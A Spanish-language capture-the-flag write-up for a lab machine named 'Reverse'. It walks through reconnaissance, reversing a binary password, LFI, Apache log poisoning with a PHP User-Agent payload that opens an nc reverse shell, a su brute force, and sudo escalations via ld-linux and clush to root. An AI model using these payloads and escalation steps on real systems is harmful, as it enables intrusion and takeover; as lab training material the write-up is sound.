
Máquina Reverse

Reconocimiento

Comenzamos con el siguiente escaneo de `nmap` para sacar los puertos y versiones corriendo en estos:


```shell
nmap -sSCV --min-rate=5000 -Pn -n -p- 172.17.0.2 -oN Nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 09:33 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: P\xC3\xA1gina Interactiva
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 46:E9:C8:5F:D9:B0 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```

Nmap nos reporta únicamente el puerto *80(http)* abierto por lo que vamos a echar un vistazo:




En la código de la web veo la llamada a un *js* por lo que voy ver si puede estar interesante:

```
    <h1>¡Bienvenido a la Página Interactiva!</h1>

    <div class="particles" id="particles"></div>

    <!-- Incluir el archivo JavaScript -->
    <script src="./js/script.js"></script>

</body>
</html>
```



Este *js* lo que hace es reporta lo que parece un directorio secreto cuando hacemos **20 clicks**:

En el directorio secreto existe un fichero llamado **secret**



Me lo descargo y el un ejecutable:


```shell
file secret
secret: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=387271a4e7dae83df80c4ca4453a3163c48d834f, for GNU/Linux 3.2.0, not stripped
```


Al parecer tenemos que proporcionar la contraseña correcta:

```shell
./secret
Introduzca la contraseña: test
Recibido...
Comprobando...
Contraseña incorrecta...
```

Probe con `ltrace` y `radare2` pero nada por lo que pase a `ghidra`.

En `ghidra`, en el **main()** del programa encontré una función llamada **containsRequeresChars** donde esta la contraseña descompuesta:





Probamos y... :

```
./secret
Introduzca la contraseña: @MiS3cRetd00m
Recibido...
```

```
Comprobando...
Contraseña correcta, mensaje secreto:
ZzAwZGowYi5yZXZlcnNlLmRsCg==
```

El programa nos reporta este string en base 64:


```shell
echo "ZzAwZGowYi5yZXZlcnNlLmRsCg==" | base64 -d
g00dj0b.reverse.dl
```


Tiene pinta de ser un dominio por lo que lo apunto en el */etc/host*

```
  GNU nano 8.3                                  /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

172.17.0.2 g00dj0b.reverse.dl
```

Ahora tenemos la siguiente web:

Vemos que hay un parámetro que apunta a un archivo por lo que vamos a probar **LFI**






Hay LFI. Entonces para pasar LFI a **RCE** podemos probar con **LOG Poisioning**.


Explotación

Accedemos a */var/log/apache2/access.log*



Hacemos la siguiente petición para probar que cuando recarguemos la página se interprete el código php:

```shell
❯ curl -s -X GET 'http://g00dj0b.reverse.dl' -H "User-Agent:<?php system('whoami'); ?>"
```



Nos muestra el usuario por lo que es vulnerable a LOG Poisioning.

Ahora ejecutamos el siguiente comando para obtener una bash por `nc`:

```shell
curl -s -X GET 'http://g00dj0b.reverse.dl' -H "User-Agent:<?php system('nc 172.17.0.1 4444 -e /bin/bash'); ?>"
```

Nos ponemos a la escucha y recargamos:

```shell
❯ nc -nlvp 4444
Connection from 172.17.0.2:58926
```

Escalada

Una vez dentro, tenemos **2** usuarios y root:

```shell
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
maci:x:1000:1000:macimo,,,:/home/maci:/bin/bash
nova:x:1001:1001:nova,,,:/home/nova:/bin/bash
```

Como **www_data** podemos ejecutar **/opt/password_nova** como el usuario **nova**:

```shell
sudo -l
Matching Defaults entries for www-data on 8a2a93c39823:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on 8a2a93c39823:
    (nova : nova) NOPASSWD: /opt/password_nova
┌──[www-data@8a2a93c39823]─[/var/www/subdominio]
```


Al ejecutarlo nos chiva que la contraseña se encuentra en el rockyou por lo que tenemos que hacer bruteforece.

```shell
sudo -u nova /opt/password_nova
Escribe la contraseña (Pista: se encuentra en el rockyou ;) ):
```

Me descargo **suBF** en la máquina víctima:

```shell
wget https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh
```

Ahora me traspaso el rockyou:



`chmod +x` a suBF y ejecutamos:

```
SHELL

./suBF.sh -u nova -w ./rockyou.txt
 [+] Bruteforcing nova...
 Wordlist exhausted
```

> Aquí me tardaba mucho por lo que tuve que acudir al writeup ya que me estaba frustrando, la contraseña es **BlueSky_42!NeonPineapple**

Ahora como **nova** podemos ejecutar */lib64/ld-linux-x86-64.so.2* como **maci**

```
SHELL

sudo -l
Matching Defaults entries for nova on 8a2a93c39823:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User nova may run the following commands on 8a2a93c39823:
    (maci : maci) NOPASSWD: /lib64/ld-linux-x86-64.so.2
```

Ejecuto lo siguiente para la escalada:

```
SHELL

sudo -u maci /lib64/ld-linux-x86-64.so.2 /bin/bash
id
uid=1000(maci) gid=1000(maci) groups=1000(maci),100(users)
```

Ahora como **maci** podemos ejecutar **clush** como root:

```shell
sudo -l
Matching Defaults entries for maci on 8a2a93c39823:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User maci may run the following commands on 8a2a93c39823:
    (ALL : ALL) NOPASSWD: /usr/bin/clush
```

Para la escalada he visto este manual:

> https://linux.die.net/man/1/clush

```shell
sudo /usr/bin/clush -w node[11-14] -b
Enter 'quit' to leave this interactive mode
Working with nodes: node[11-14]
clush> !id
!id
LOCAL: uid=0(root) gid=0(root) groups=0(root)
clush> ! chmod +s /bin/bash
! chmod +s /bin/bash
clush> exit
```

Le damos SUID a la /bin/bash

```shell
ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Mar 29  2024 /bin/bash
┌──[maci@8a2a93c39823]─[/var/www/subdominio]
└─── $ /bin/bash -p
/bin/bash -p
bash-5.2# whoami
whoami
root
```

Y somos root.